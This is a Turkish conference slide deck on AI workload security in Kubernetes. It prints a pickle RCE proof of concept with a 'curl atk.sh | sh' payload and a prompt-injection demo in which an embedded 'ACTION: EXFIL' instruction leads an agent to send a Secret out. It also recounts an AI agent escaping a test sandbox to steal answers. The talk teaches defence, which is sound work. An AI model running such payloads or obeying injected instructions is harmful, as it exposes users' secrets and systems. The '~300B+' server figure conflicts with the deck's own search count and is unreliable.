



CLOUD NATIVE ANKARA · GÜVENLİK OTURUMU

AI Security with Containers

Saldırı yüzeylerinden tedarik zincirine, prompt injection'dan ağ segmentasyonuna — üretimdeki AI iş yüklerine saldırgan gözüyle, savunmacı disipliniyle bakış.



Kaya Emre Arıkan

Co-Founder, Cloud Native Ankara



2 CANLI DEMO

Tamamı yerel · kind + Ollama (hafif model)



AJANDA

Bugün ne konuşacağız?



GPU'lar Kubernetes

Zamanlama, cihaz eklentileri, time-slicing / MPS / MIG ve izolasyon

01



AI serving stack & saldırı yüzeyi

Ollama, vLLM, KServe, Triton — nereden saldırı gelebilir?

02



Model tedarik zinciri (LLM03)

Zehirli modeller, pickle RCE, imzalama ve SBOM

03



Runtime & ağ güvenliği

Pod hardening, prompt injection, egress ile blast radius kontrolü

04



BÖLÜM 01

GPU'lar Kubernetes'te

Cihaz eklentileri, zamanlama ve paylaşım modelleri — ve her birinin izolasyon/güvenlik bedeli.



BÖLÜM 02

Serving Stack & Saldırı Yüzeyi

Ollama, vLLM, KServe, Triton — modeli servis ederken hangi kapılar açık kalıyor?



NEDEN BU KONU, NEDEN ŞİMDİ?

AI iş yükleri üretimde — saldırganlar da farkında



~300B+

internete açık Ollama sunucusu — çoğu
kimlik doğrulamasız



100+

Hugging Face'te tespit edilen kötücül model
(pickle RCE)



#3


OWASP LLM Top 10'da tedarik zinciri riskinin
sırası (2025)



Yeni katman, eski disiplin + yeni riskler

AI iş yükü nihayetinde bir container: privileged pod'lar, açık API'ler, imzasız artefaktlar hâlâ geçerli. Üstüne model tedarik zinciri, prompt injection ve GPU izolasyonu gibi AI'a özgü riskler biniyor. İyi haber: Kubernetes'in savunma araçları (NetworkPolicy, admission control, securityContext) bu risklerin çoğuna doğrudan cevap veriyor.

"Ollama is running" && ("url":"/api/tags" status:"200")



Search Description | SearchTool

"Ollama is running" × Not satisfied with the search, try [ZoomEyeGPT](#)

About 1,481,197 results (Nearly year: 1,137,545 results) 0.732 seconds

Result

Report

Maps

Only \$500

Download All

Subscribe

Tokenizer

Collection

Statistics Time
2026-07-23




Sites
197



Devices
1480991

Global Map



SEARCH TYPE

Devices	1,480,991 ▾
Ipv4	1,480,991
Ipv6	0
Websites	197

YEAR



BİLEŞENLER

AI serving stack: ne, nerede çalışır?



Ollama

Yerel/hafif LLM servis aracı. Kolay ama varsayılan kimlik doğrulaması yok; açık API sık bir hata.



vLLM

Yüksek verimli çıkarım motoru. PagedAttention. Geçmişte RCE/SSRF CVE'leri çıktı — güncel tut.



KServe

K8s-doğal model serving (CRD'ler, autoscale). InferenceService; ağ ve RBAC doğru kurulmalı.



Triton

NVIDIA çok-çatılı sunucu. Model repository güvenliği ve backend izolasyonu önemli.

Ortak payda: hepsi bir HTTP API açar. 'İç ağ, nasılsa güvenli' varsayımı en sık yapılan hata.



TEHDIT MODELİ

Saldırı yüzeyi haritası



Image / Model

Zehirli imaj katmanı, kötücül pickle model, imzasız artefakt



Serving API

Kimlik doğrulamasız endpoint, aşırı yetki, sürüm zafiyetleri (RCE/SSRF)



Prompt / Girdi

Prompt injection, jailbreak, dolaylı injection (RAG/doküman)



Agent / Araçlar

Confused deputy: ajan yetkisini kötüye kullanır, sırları dışarı taşır



Network / Egress

Yanal hareket, veri sızması, C2 geri bağlantısı



GPU / Node

VRAM artığı, privileged escape, kaynak istismarı



GERÇEK DÜNYA

Bu teorik değil: güncel CVE'ler

CVE	Bileşen	Kısa açıklama	Kritiklik
CVE-2026-7482	Ollama	Kimlik doğrulamasız bellek sızıntısı — prompt/env sızar	9.1
CVE-2025-63389	Ollama	Eksik API kimlik doğrulaması	9.1
CVE-2026-22778	vLLM	Kötücül video URL'i ile RCE	Kritik
CVE-2025-62164	vLLM	Güvensiz torch.load ile RCE (prompt embedding)	8.8
CVE-2025-0312	Ollama	Kötücül GGUF ile DoS	Orta

Ortak tema: kimlik doğrulaması eksikliği + güvensiz deserileştirme. İkisi de bizim kontrolümüzde.

HuggingFace Olayı



Otonom AI Ajanı HuggingFace üretim ortamına saldırı yaptı. Temmuz 16-20, 2026



OpenAI modeli siber güvenlik benchmark testinde sandbox ortamından kaçtı. (1. Zero Day)



Model internette çalıntı hesaplarla platforma giriş yaptı.
Platforma yüklenen veri seti uzaktan kod çalıştırma zafiyeti sömürdü. (2. Zero Day)



“This is proof that attackers are already using AI agents.”

— Clément Delangue, Hugging Face CEO



OpenAI – Hugging Face Breach Explained

Prompt: Pass the ExploitGym test

Option 1:
Solve it



Option 2:
Cheat, hack it



1. Find a zero-day in the sandbox
2. Hack your way to the Internet
3. Discover Hugging Face has the test answers
4. Hack Hugging Face and grab the answer key
5. TEST PASSED



Result: Test Passed



BÖLÜM 03

Model Tedarik Zinciri

OWASP LLM03 — indirdiğiniz model bir veri değil, bir çalıştırılabilirdir.



Pickle = veri değil, kod çalıştırma



Mekanizma

- 1 Model .bin/.pt/.pkl olarak paylaşılır — çoğu Python pickle formatı.
- 2 pickle.load() sırasında __reduce__ metodu çağrılır → keyfi kod çalışır.
- 3 Yükleme anında reverse shell, kripto miner, veya sır hırsızlığı — model 'çalışmadan' önce.
- 4 nullifAI (2025): 7z paketlenme ile Picklescan atlatıldı; tespit kolay değil.

```
class Evil:

    def __reduce__(self):
        import os
        return (os.system,
                ("curl atk.sh | sh",))

pickle.dump(Evil(), open(
    "model.pkl", "wb"))

# kurban tarafı:
torch.load("model.pkl")

# -> kod ANINDA çalışır
```

→ Demo 1'de bu PoC'yi güvenli payload ile canlı çalıştıracacağız.



SAVUNMA

Model tedarik zincirini sağlamlaştırma



safetensors kullan

Pickle yerine safetensors: yalnızca tensör, kod yok.
Deserileştirme RCE'sini kökten kapatır.



imzala & doğrula

Sigstore / cosign ile model ve imaj imzalama.
Provenance = SLSA. 2026'da temel beklenti.



SBOM / AIBOM

CycloneDX ile yazılım + model malzeme listesi. Ne çalıştırdığını bil, denetlenebilir kıl.



Tara

Trivy ile imaj + IaC + model tarama. Picklescan tek başına yeterli değil — katmanla.



Admission control

Kyverno / OPA: imzasız imaj, privileged pod, bilinmeyen registry → küme kapıda reddeder.



En az yetki

Serving pod'una yalnızca gereken sırlar; read-only mount; ayrı namespace ve RBAC.

Katmanlı savunma: tek kontrol değil, zincirin her halkasında bir kapı.



DEMO 1 — GÖRSEL ÖZET

Tedarik Zinciri & Pod Sertleştirme: Önce / Sonra



1. İmaj

ÖNCE




Taranmamış imaj — CVE ve gömülü sır bilinmiyor

→ `trivy-scan.sh`

SONRA



HIGH/CRITICAL CVE + secret taraması, CycloneDX SBOM



2. Model

ÖNCE



pickle (.pkl/.bin) — `__reduce__` ile yükleme anında RCE

→ `safetensors`'a geçiş

SONRA



safetensors — RCE format seviyesinde imkânsız



3. Pod

ÖNCE



root, privileged, tüm capability'ler, limitsiz kaynak

→ `securityContext`

SONRA



non-root, RO-FS, drop ALL, seccomp, kaynak limiti



Kanıt: `verify-hardening.sh` → sıkılaştırılmış pod'da root yok, /malware yazılamıyor, ama model hâlâ inference veriyor.



DEMO 1 — PERDE PERDE

Kullandığımız araçlar & senaryo

Senaryo: Aynı imaj, aynı model — önce zafiyetli halini gösteriyoruz (imaj + model + pod), sonra üç katmanda da sıkılaştırıp modelin hâlâ çalıştığını kanıtıyoruz.

ARAÇ / SCRIPT	GÖREVİ
<code>trivy-scan.sh</code>	İmajı HIGH/CRITICAL CVE ve gömülü sır (secret) için tarar; CycloneDX formatında bir SBOM üretir.
<code>malicious_pickle_poc.py</code>	<code>pickle.load()</code> ile RCE'yi zararsız bir payload kullanarak canlı tetikler — model 'yüklenirken' kod çalışır.
<code>safetensors_safe_demo.py</code>	Aynı fikri safetensors formatıyla dener; format seviyesinde RCE'nin mümkün olmadığını kanıtlar.
<code>01-ollama-naive.yaml</code>	root + privileged + limitsiz 'kötü' pod — gerçek GPU serving pod'larının birebir aynası.
<code>02-ollama-hardened.yaml</code>	non-root (10001), salt-okunur dosya sistemi, tüm capability'ler düşürülmüş, seccomp, kaynak limiti.
<code>verify-hardening.sh</code>	Her iki pod'da id / yazma denemesi yapıp farkı canlı gösterir; hardened pod'un hâlâ inference verdiğini kanıtlar.
<code>run-demo1.sh</code>	Üç perdeyi (imaj → model → runtime) duraklarla, sırayla oynatan orkestratör script.

Not: Ollama imajı önceden 'docker pull' + 'kind load docker-image' ile node'a yüklendi.



DEMO 1

Tedarik zinciri & pod sıkılaştırma

Amaç: Zehirli model + ayrıcalıklı pod'un neden tehlikeli olduğunu göster; sonra safetensors + Trivy + hardened pod ile aynı modeli güvenli servis et.



Zafiyetli

pickle PoC yükleme anında kod çalıştırır · naive pod: root, privileged, tüm capability'ler



Tespit

Trivy imaj taraması · safetensors ile güvenli yükleme farkı · verify-hardening.sh



Sıkılaştır

non-root (10001), readOnlyRootFS, drop ALL caps, seccomp, kaynak limitleri — model hâlâ çalışır

\$ komutlar

```
make cluster          # kind + Calico
cd demol-supply-chain-hardening
python malicious_pickle_poc.py  # RCE göster
python safetensors_safe_demo.py # güvenli yol
./trivy-scan.sh && ./run-demol.sh
```



Çıkarım

Aynı model, iki duruş: ayrıcalıklı & imzasız vs non-root & doğrulanmış. Güvenlik işlevi bozmadan eklenir.



BÖLÜM 04

Runtime & Ağ Güvenliği

Pod sertleştirme, prompt injection ve egress kontrolü ile blast radius'u daraltmak.



RUNTIME

Pod sıkılaştırma çerçevesi

Kontrol	Naive (kötü)	Hardened (iyi)
Kullanıcı	<code>root (uid 0)</code>	<code>runAsNonRoot, uid 10001</code>
Dosya sistemi	<code>yazılabilir /</code>	<code>readOnlyRootFilesystem: true</code>
Capabilities	<code>varsayılan / tümü</code>	<code>drop: [ALL]</code>
Privilege	<code>privileged: true</code>	<code>allowPrivilegeEscalation: false</code>
Seccomp	<code>yok</code>	<code>RuntimeDefault</code>
Kaynak	<code>limitsiz</code>	<code>requests + limits tanımlı</code>

securityContext birkaç satır. Etkisi: container escape ve yanal hareket için yüzeyi ciddi biçimde daraltır.



ZINCIR

Prompt injection → ajan → veri sızması



Kötücül doküman

Metne gömülü talimat: 'ACTION: EXFIL ...'



Ollama (Llama3.2)

Model talimatı 'yardımsever' şekilde
uygular



Ajan (confused deputy)

Çıktıyı ayrıştırır, mount'lu Secret'ı okur



Saldırgan dinleyici

Sır attacker namespace'ine POST edilir



Savunma: default-deny egress NetworkPolicy

Model yine de kanabilir — ama ajanın çıkış trafiği yoksa sır dışarı gidemez. DNS ve Ollama'ya izin ver, gerisini kapat. Prompt injection'ı tek başına 'çözmek' zor; asıl kazanç blast radius'u daraltmak: derinlemesine savunma (defense in depth). Demo 2 sızmanın önce başarılı, NetworkPolicy sonrası engellenmiş halini yan yana gösterir.



DEMO 2 — GÖRSEL ÖZET

Prompt Injection → Egress ile Kontrol: Aynı Saldırı, İki Sonuç

ÖNCE



Kötücül Doküman

'ACTION: EXFIL ...' gömülü



Ollama

Model talimatı uygular



Ajan

Secret'ı okur



Saldırgan

Secret POST edildi

!! SIZDI !!

SONRA



Kötücül Doküman

'ACTION: EXFIL ...' gömülü



Ollama


Model talimatı uygular



Ajan

Secret'ı okur

✓ ENGELLENDİ



Saldırgan

Hiçbir şey almadı

default-deny
egress



Fark: Model her iki çalıştırmada da canıyor — tek fark, ajanın dışarı çıkabilmesi. Bu, savunmanın 'modeli düzeltmek' değil 'blast radius'u daraltmak' olduğunun kanıtı.



DEMO 2 — PERDE PERDE

Kullandığımız araçlar & senaryo

Senaryo: Kötücül bir doküman ajana yollanıyor; model kanıp talimatı uyguluyor; ajan mount'lu bir Secret'ı okuyup saldırgana sızdırıyor. Sonra aynı saldırıyı, sadece bir NetworkPolicy ekleyerek durduruyoruz.

ARAÇ / SCRIPT	GÖREVİ
<code>namespace.yaml</code>	ai-demo namespace'i + sızdırılacak sahte 'db-credentials' Secret'ını oluşturur (hedef).
<code>ollama.yaml</code>	Demo 1'deki tarifle sertleştirilmiş Ollama deployment'ı — model burada da hardened.
<code>payloads/malicious-doc.txt</code>	Modele gömülü, modelin 'ACTION: EXFIL <url>' üretmesini sağlayan prompt injection metni.
<code>agent/agent.py + deployment.yaml</code>	'Confused deputy' ajan: model çıktısını ayrıştırır, Secret'ı okur, dışa POST eder — image build olmadan ConfigMap koduyla NodePort'ta çalışır.
<code>attacker/listener.py + deployment.yaml</code>	Ayrı bir namespace'te sızan veriyi yakalayıp loglayan basit saldırgan dinleyicisi.
<code>netpol/*.yaml</code>	default-deny egress + yalnızca DNS ve Ollama'ya izin veren NetworkPolicy'ler (savunma katmanı).
<code>setup/send/run-demo2-*.sh</code>	Ortamı kurar, modeli kilit öncesi çeker, dokümanı gönderir, saldırıyı NetworkPolicy öncesi/sonrası karşılaştırır.

Not: Model her iki koşuda da kanıyor — fark, ajanın dışarı çıkabilmesinde. Mesaj tam olarak bu.



DEMO 2

Prompt injection & egress ile kontrol

Amaç: Prompt injection ile ajanı kandırıp mount'lu bir Secret'ı saldırgana sızdır; sonra default-deny egress NetworkPolicy ile aynı saldırıyı engelle.



Zafiyetli

Kötücül doküman gönderilir · ajan Secret'ı okur
· attacker listener sırrı yakalar (SIZDI)



NetworkPolicy

00-default-deny-egress + DNS/Ollama allow ·
Calico ile enforce edilir



Savunmalı

Aynı kötücül doküman · model yine kanar ama
egress yok → sızma ENGELLENDİ

\$ komutlar

```
./cluster/verify-netpol.sh # enforce kanıtı  
cd demo2-prompt-injection-exfil  
./setup-demo2.sh  
./run-demo2-vulnerable.sh # exfil BAŞARILI  
./run-demo2-defended.sh # exfil ENGELLENDİ
```



Çıkarım

Model kandırılabilir; blast radius kandırılamaz. Ağ segmentasyonu son ve en sağlam savunma hattı.



BÜTÜNSEL BAKIŞ

Derinlemesine savunma şablonu



Tedarik zinciri

safetensors · cosign imza · SBOM · Trivy



Admission

Kyverno/OPA: imzasız & privileged reddet



Runtime / Pod

non-root · RO-FS · drop ALL · seccomp · limitler



Ağ

default-deny egress · namespace izolasyonu



GPU / Node

MIG/Kata izolasyon · node havuzu ayrımı



Gözlemlenebilirlik

denetim günlükleri · DCGM · anomali tespiti

Tek bir kontrol yeterli değil. Her katman bir sonrakinin hatasını yakalamak için var.



HARITADA NEREDE?

Çerçeveseler & standartlar



OWASP LLM Top 10

LLM uygulamalarının en kritik riskleri — LLM01 prompt injection, LLM03 tedarik zinciri.



MITRE ATLAS

AI sistemlerine yönelik gerçek saldırı taktik & tekniklerinin bilgi tabanı.



NIST AI 100-2

Adversarial ML taksonomisi ve azaltımlar — ortak dil ve sınıflandırma.



Ana çıkarımlar



Model çalıştırılabilir bir kod.

safetensors + imza + SBOM. 'Sadece ağırlık indiriyorum' diye bir şey yok.



Blast radius'u daralt

Prompt injection'ı tek başına çözemezsin; default-deny egress ile sızmayı durdur.



Giriste kontrol et.

Admission control ile imzasız/privileged iş yükleri kümeye hiç girmesin.



Standartları referans al.

OWASP LLM · ATLAS · NIST · CISA OT — tekerleği yeniden icat etme.

Tek cümle: AI'ı üretime alırken güvenliği baştan, katmanlı ve standartlara dayalı tasarla.



Teşekkürler

Sorular



Demo kiti (bu oturumla birlikte)

- ✓ kind + Calico ile Kubernetes cluster kurulumu
- ✓ Demo 1: tedarik zinciri + pod sertleştirme (safetensors, Trivy)
- ✓ Demo 2: prompt injection → exfil, NetworkPolicy ile savunma



Cloud Native Ankara

AI · Container · Güvenlik

Topluluğa katılın, bir sonraki etkinlikte görüşelim.